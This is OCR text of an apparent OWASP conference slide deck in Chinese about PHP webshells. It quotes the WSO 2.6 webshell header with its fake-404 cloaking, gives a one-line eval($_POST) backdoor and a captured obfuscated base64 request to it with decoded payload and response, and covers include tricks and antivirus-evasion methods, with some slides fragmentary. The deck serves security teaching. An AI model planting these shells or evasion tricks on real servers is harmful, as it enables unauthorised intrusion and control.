OWASP
Open Web Application
Security Project

Cool in one hundred lines of code

wkong、

Who am I?

四叶草安全高级网络安全工程师，雁行安全团队核心成员，资深CISP-PTE讲师，专注于Web安全领域，擅长web渗透和代码审计，支撑过各大重要会议安全保障工作，参与过国内众多银行及政府单位的渗透测试项目。

What Is Webshell?

What Is Webshell?

- ✓本质是一个程序
- ✓功能上能对网站进行操作
- ✓性质上是一个后门

“大马”

体积较大，自身代码能够实现较多特定的功能，如文件操作、数据库管理、命令执行等


```php
<?php
/* WSO 2.6 (404 Error Web Shell by Madleets.com) */
/*Maded by DrSpy*/
$auth_pass = "db865c8fe9ea4aca8bd65f612abe2f9c";
$color = "#00ff00";
$default_action = 'FilesMan';
$default_use_ajax = true;
$default_charset = 'Windows-1251';

if(!empty($_SERVER['HTTP_USER_AGENT'])) {
    $userAgents = array("Google", "Slurp", "MSNBot", "ia_archiver", "Yandex", "Rambler");
    if(preg_match('/' . implode('|', $userAgents) . '/i', $_SERVER['HTTP_USER_AGENT'])) {
        header('HTTP/1.0 404 Not Found');
        exit;
    }
}

@session_start();
@ini_set('error_log',NULL);
@ini_set('log_errors',0);
@ini_set('max_execution_time',0);
@set_time_limit(0);
@set_magic_quotes_runtime(0);
@define('WSO_VERSION', '2.6');

if(get_magic_quotes_gpc()) {
    function WSOstripslashes($array) {
        return is_array($array) ? array_map('WSOstripslashes', $array) : stripslashes($array);
    }
    $_POST = WSOstripslashes($_POST);
}

function wsoLogin() {
    die("<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<p>Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request.</p>
<hr>
<address>Apache/2.2.22 (Unix) mod_ssl/2.2.22 OpenSSL/1.0.0-fips mod_auth_passthrough/2.1 mod_bwlimited/1.4 FrontPage/5.0.2.2635 Server at Port 80</addr
    <style>
        input { margin:0;background-color:#fff;border:1px solid #fff; }
```

Not Found

The requested URL was not found on this server.

Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request.

Apache/2.2.22 (Unix) mod_ssl/2.2.22 OpenSSL/1.0.0-fips mod_auth_passthrough/2.1 mod_bwlimited/1.4 FrontPage/5.0.2.2635 Server at Port 80



“小马”

体积较小，一般只能够实现单一功能，通常用来直接执行命令、操作数据库或上传、写入大马

“一句话”


体积超小，一般只有一行代码，可将请求的特定参数当做代码执行，根据不同的请求参数可实现不同的功能，通常配合菜刀客户端使用，早期还有html版菜刀

一个PHP一句话

shell.php

```php
<?php
    @eval($_POST[c]);
?>
```

一个PHP一句话



一句话原理

Wireshark · 追踪 HTTP 流 (tcp.stream eq 25844) · wireshark_A913FA24-8824-41D2-A038-3A66B30DFE42_201812...

```
POST /shell.php HTTP/1.1
X-Forwarded-For: 147.140.101.10
Referer: http://192.168.157.128/
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (compatible; Baiduspider/2.0; +http://www.baidu.com/search/spider.html)
Host: 192.168.157.128
Content-Length: 926
Connection: Close
Cache-Control: no-cache

c=$xx
%3Dchr(98).chr(97).chr(115).chr(101).chr(54).chr(52).chr(95).chr(100).chr(101).chr(99).chr(111).ch
r(100).chr(101);$yy=$_POST;@eval/**/(($xx/**/
($yy[z0]));&z0=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21hZ2ljX3F
1b3Rlc19ydW50aW1lKDApO2VjaG8oIi0%2BfCIpOzskRD1iYXNlNjRfZGVjb2RlKGdldF9tYWdpY19xdW90ZXNfZ3BjKCk
%2Fc3RyaXBzbGFzaGVzKCRfUE9TVFsiejEiXSk6JF9QT1NUWyJ6MSJdKTskRj1Ab3BlbmRpcigkRCk7aWYoJEY9PU5VTEwpe2V
jaG8oIkVSUk9SOi8vIFBhdGggTm90IEZvdW5kIE9yIE5vIFBlcm1pc3Npb24hIik7fWVsc2V7JE09TlVMTDskTD1OVUxMO3doa
WxlKCROPUByZWFkZGlyKCRGKSl7JFA9JEQuIi8iLiROOyRUPUBkYXRlKCJZLW0tZCBIOmk6cyIsQGZpbGVtdGltZSgkUCkpO0A
kRT1zdWJzdHIoYmFzZV9jb252ZXJ0KEBmaWxlcGVybXMoJFApLDEwLDgpLC00KTskUj0iXHQiLiRULiJcdCIuQGZpbGVzaXplK
CRQKS4iXHQiLiRFLiIKIjtpZihhAaXNfZGlyKCRQKSkkTS49JE4uIi8iLiRSO2Vsc2UgJEwuPSROLiRSO31lY2hvICRNLiRMO0B
jbG9zZWRpcigkRik7fTtlY2hvKCJ8PC0iKTtkaWUoKTs%3D&z1=QzpcXHBocFN0dWR5XFxXV1dcXGluc3RhbGxcXA%3D
%3DHTTP/1.1 200 OK
```

shell.php test.php


```php
<?php
    /* c */
    c='$xx%3Dbase64_decode';    //chr(98).chr(97).chr(115).chr(101).chr(54).chr(52).chr(95)
    .chr(100).chr(101).chr(99).chr(111).chr(100).chr(101);

    $yy=$_POST;
    @eval/**/($xx/**/($y[z0])); // @eval(base64_decode($_POST[z0]));
    /* z0 */
    z0=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21hZ2ljX3F1b3Rlc19ydW50aW1lKDApO2VjaG8oIi0
    +fCIpOzskRD1iYXNlNjRfZGVjb2RlKGdldF9tYWdpY19xdW90ZXNfZ3BjKCk/c3RyaXBzbGFzaGVzKCRfUE9TVFsiejEiXSk6JF9QT1NUWyJ6MSJdKTskRj1Ab3BlbmRpcigkRCk7aWYoJEY9PU5VTEwpe2VjaG8oIkVSUk9SOi8vIFBhdGggTm90IEZvdW5kIE9yIE5vIFBlcm1pc3Npb24hIik7fWVsc2V7JE09TlVMTDskTD1OVUxMO3doaWxlKCROPUByZWFkZGlyKCRGKSl7JFA9JEQuIi8iLiROOyRUPUBkYXRlKCJZLW0tZCBIOmk6cyIsQGZpbGVtdGltZSgkUCkpO0AkRT1zdWJzdHIoYmFzZV9jb252ZXJ0KEBmaWxlcGVybXMoJFApLDEwLDgpLC00KTskUj0iXHQiLiRULiJcdCIuQGZpbGVzaXplKCRQKS4iXHQiLiRFLiIKIjtpZihAaXNfZGlyKCRQKSkkTS49JE4uIi8iLiRSO2Vsc2UgJEwuPSROLiRSO31lY2hvICRNLiRMO0BjbG9zZWRpcigkRik7fTtlY2hvKCJ8PC0iKTtkaWUoKTs=
    /* z1 */
    z1=QzpcXHBocFN0dWR5XFxXV1dcXGluc3RhbGxcXA==
```

shell.php | test.php

```
z0
/*
    @ini_set("display_errors","0");
    @set_time_limit(0);
    @set_magic_quotes_runtime(0);

    echo("->|");
    ;
    $D=base64_decode(get_magic_quotes_gpc()?stripslashes($_POST["z1"]):$_POST["z1"]);
    $F=@opendir($D);
    if($F==NULL){
        echo("ERROR:// Path Not Found Or No Permission!");
    }else{
        $M=NULL;
        $L=NULL;
        while($N=@readdir($F)){
            $P=$D."/".$N;
            $T=@date("Y-m-d H:i:s",@filemtime($P));
            @$E=substr(base_convert(@fileperms($P),10,8),-4);
            $R="\t".$T."\t".@filesize($P)."\t".$E." ";
            if(@is_dir($P))
                $M.=$N."/".$R;
            else $L.=$N.$R;
        }

        echo $M.$L;@closedir($F);
    }
    ;
    echo("|<-");
    die();
*/
z1
/*
    C:\\phpStudy\\WWW\\install\\
*/
```

```
%3DHTTP/1.1 200 OK
Date: Fri, 30 Nov 2018 20:44:00 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j mod_fcgid/2.3.9
X-Powered-By: PHP/5.6.27
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

->|./      2018-02-27 02:51:49 4096      0777
../       2018-12-07 20:32:40 8192      0777
Common/   2018-02-27 02:51:48 0         0777
Conf/     2018-02-27 02:51:48 0         0777
Lang/     2015-04-08 08:39:28 0         0777
Lib/      2018-02-27 02:51:48 0         0777
Runtime/  2018-02-27 02:51:48 0         0777
ThinkPHP/ 2018-02-27 02:51:49 4096      0777
Tpl/      2018-02-27 02:51:49 0         0777
index.php 2012-11-29 07:41:30 1142      0666
install_blank.sql   2016-01-27 01:34:45 902381    0666
|<-
```

网页请求响应过程



“攻守道”

“守”，

截异常调用系统命令或

其他敏感函拦截

常的响应内容

“攻”，对

内容进行混淆、加密，


寻找代替品或其他

Webshell查杀与拦截

- D盾、安全狗、360网站安全卫士等查杀工具
- 安全狗、360网站安全卫士等拦截工具
- 阿里云WAF、云锁等在线云拦截防护工具

Webshell查杀

内容查杀——文件包含



内容查杀——文件包含

include.asp

```
1    <!--#include file="shell.txt" -->
```


include.aspx

```
1    <!--#include virtual="shell.txt" -->
```

include.jsp


```
1    <%@ include file="shell.txt"%>
```

代码免杀——刨除变量与函数的关联




代码免杀——刨除变量与函数的关联

代码免杀——刨除变量与函数的关联




代码免杀——刨除变量与函数的关联



